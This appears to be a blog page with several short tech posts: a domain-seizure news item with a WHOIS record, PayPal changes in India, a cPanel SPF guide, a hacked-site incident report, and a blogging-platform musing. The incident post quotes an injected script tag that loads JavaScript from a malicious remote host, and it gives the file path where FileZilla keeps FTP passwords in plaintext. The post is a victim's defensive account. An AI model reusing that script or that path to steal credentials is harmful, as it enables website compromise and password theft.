Pirated Movies domain,websites and cash seized

The government on Wednesday also took control of at least seven of the sites in question: Movies-Links.tv, Now-Movies.com, TVShack.net, Filespump.com, Planetmoviez.com, ZML.com, ThePirateCity.org, Ninjavideo.net, and NinjaThis.net. More than a dozen bank, investment, and advertising accounts were seized, and authorities served search warrants on residences in several different states.
Feds seize cash, Web sites of alleged film pirates | Media Maverick - CNET News
When writing this blog all 7 sites mentioned in the news are either replaced by by an image file or unvailable.


It is interesting to note that movies-links.tv is registered in only Feb 2010 and has Alexa rank 533! wow. Whois info of only THEPIRATECITY.ORG has changed at the time of writing of this post.
Domain ID:D153506371-LROR
Domain Name:THEPIRATECITY.ORG
Created On:02-Aug-2008 03:58:43 UTC
Last Updated On:30-Jun-2010 21:34:53 UTC
Expiration Date:02-Aug-2011 03:58:43 UTC
Sponsoring Registrar:eNom, Inc. (R39-LROR)
Status:DELETE PROHIBITED
Status:TRANSFER PROHIBITED
Status:UPDATE PROHIBITED
Registrant ID:afilias155649
Registrant Name:Department of Homeland Security, Immigration and Customs Enforce
ment
Registrant Street1:801 I St., N.W., Suite 700
Registrant Street2:
Registrant Street3:
Registrant City:Washington
Registrant State/Province:DC
Registrant Postal Code:20536
Registrant Country:US
Registrant Phone:+1.2027322000
Registrant Phone Ext.:
Registrant FAX:
Registrant FAX Ext.:
Registrant Email:ICEcio@fins3.dhs.gov
Admin ID:afilias155649

9PWPXZQTWF5B


Paypal Bank Account verification no more for India

Previously when you used to add an Indian bank account in Paypal,they use to verify it.Process of verification was that Paypal used to deposit two small amount in your bank account. User was suppose to put those amount in Paypal verification module.


After resolving issue with RBI it seems they have withdrawn the verification process.My take is that you are now suppose to provide reason for bank withdrawal. Now when you add an bank account,it is instantaneous and it's status is "Primary" (if it is first bank account).

However, you you click on "status" link shown in above image, it still refers to old procedure.


Note: there is no more confirm button against bank account.Refer first image.
 What does it mean to you? I have not seen it on Paypal blog but possibly you no more can verify your Paypal account using bank details in India.You will need credit card verification in this I suppose.Any new user to Paypal, what was asked to you?
 Secondly, if you would like to withdraw money in your bank from Paypal,make sure bank details are correct,otherwise Paypal with deduct bank charges and other fees.As per Paypal -
Note:Please make sure that the information you provided is complete and correct. Otherwise, the amount will be returned to your PayPal account (deducting any bank charges) and a return fee will be charged.
One interesting development for Indian users, paypal is asking for PAN(Permanent account details) for users in India.So it seem like you may have to mention Paypal transactions in tax filing.
Are you using Paypal account in India? Have you seen these changes?


How to add/modify SPF record using CPANEL-Gmail for domain SPF

SPF stands for Sender Policy Framework.One can create SPF for a domain.It specifies which mail servers are permitted
to send mails on behalf your domain.Some mail servers don't accept incoming messages if it is coming from a domain that have no SPF record. So it's good idea to set it.

CPANEL - is widely used control panel on commercial Linux hosts. To setup SPF record for domain.
  • Login into Cpanel by tying http://example.com:2082 where example.com is your domain.

  • To write this post I logged into Cpanel where Cpanel version is 11.It is displayed at top left hand corner of the cpanel.
  •  Now look for section mail
  •  Under mail look for "Email Authentication"

  • Click on Email Authentication - Email Authentication in Cpanel
  • Under SPF section status would be Disabled - Click Enable button.It will lead to following page
  •  By default current host is included in SPF record. Click on "Go Back" and you can see following. SPF record added.
  • Now, You want to add "include" Google as email sending entity.Make sure before you start this SFP enabling you have already pointed MX record to Google mail exchanger.
  • Now Go to "Include" section on SPF record configuration page add click "Add".A popup window appear put following value


    __spf.google.com
     
    Gmail for domain SPF record Added using CPANEL 
  • By default Cpanel appends "?all" at the end of SPF record.This is as good as none.If you are sure you would not send mail other that your hosted IP and Google Check "All entry (ALL)".
  • Click Update. It will bring a status page
  • SPF has been enabled.
    Your raw SPF record is : v=spf1 a mx ip4:74.52.35.98 include:_spf.google.com -all
  •  -all at the end that means all other hosts in the world which will try to relay email on behalf of your domain will be rejected.


Filezilla Security Issues - Hackers are exploiting it

 I love filezilla, but what happened this month will make me to rethink if I need another ftp program. I am using filezilla 3.1.3.1 client on my PC. Suddenly one good day when I tried to access one of my website,Firefox gave warning as "Reported attack page". When you see this type of issue with your webpage your heartbeat increases.It means youe Web server is hacked!!

I used wget tool to download default page of the concerned web SITE.Found page was infected with 2 identical pieces of javascript code.One at the top of the page other at the bottom.

<script type="text/javascript" src="http://iopap.1upperdarby26.com/Backup.js" type="text/javascript">
<!--6bacf8b35cab0f596815865b2df682fa-->

I logged into my server and found index.php page was infected. I cleaned it. But no luck, on client side still there were malicious javascript code.I searched in that virtual directory.And found all index.html, index.php and .js (Javascript) file had it.My intial thought was that probably that hacker might have exploited security hole in Xoops.I was using open source CMS xoops on that website and haven't updated the installation for nearly couple of years.My assumption was they might have used backdoor script for the attack.
I started looking into logs.First I tried to figure out from access log.No luck.Then what I saw big ftp log files in log directory. When I opened it I was amazed,I didn't log using ftp in last few month.But ftp log was showing files being uploaded from numerous different IP addresses.As I have not used ftp for last many month I didn't thought my desktop might be culprit (when you are running antivirus with updated you assume you are safe,huh).I contacted my hosting provider and informed them that probably the box is being exploited and compromised at their end.After a few mail exchange what I found was beyond my imagination.
My desktop was infected with a variant of Gumlar.
Possibly my antivirus couldn't catch a pdf security hole and password was stolen from FILEZILLA. Filezilla makes hacker life easy.It saves ftp site configuration in xml and password in clear text.I wish I would have known it before.I would have not bothered to save password in filezilla then. Apparently Filezilla has no plan to encrypt the password.This is unbelievable.I agree our antivirus should catch these stuff but why make hacker's life easy. In my opinion password saved in filezilla should be encrypted.Or atleast they should warn user when one try to save password in Filezilla.If you want to know which file is used to save password it is C:\Documents and Settings\<username>\Application Data\FileZilla\sitemanager.xml .Where <username > is your windows user name.
So lesson is never save password in Filezilla or probably look for other alternatives.


, ,

Is wordpress with your own domain is better than Blogger?

I read a few professional bloggers posts regarding choice of platform for blogging. All of them says having your own domain based blogging is better. In long run, when you blog you create a brand. If one has Blogspot or Wordpress.com based blogging it kills your brand.
  Other option one has is use Blogger with your own domain.Blogger provides step by step guide to do so.As per John Chow if you stick with these free services you compromise on feature.
So I have decided to try my own domain name as well as hosting. My choice of software will be Wordpress with plugins.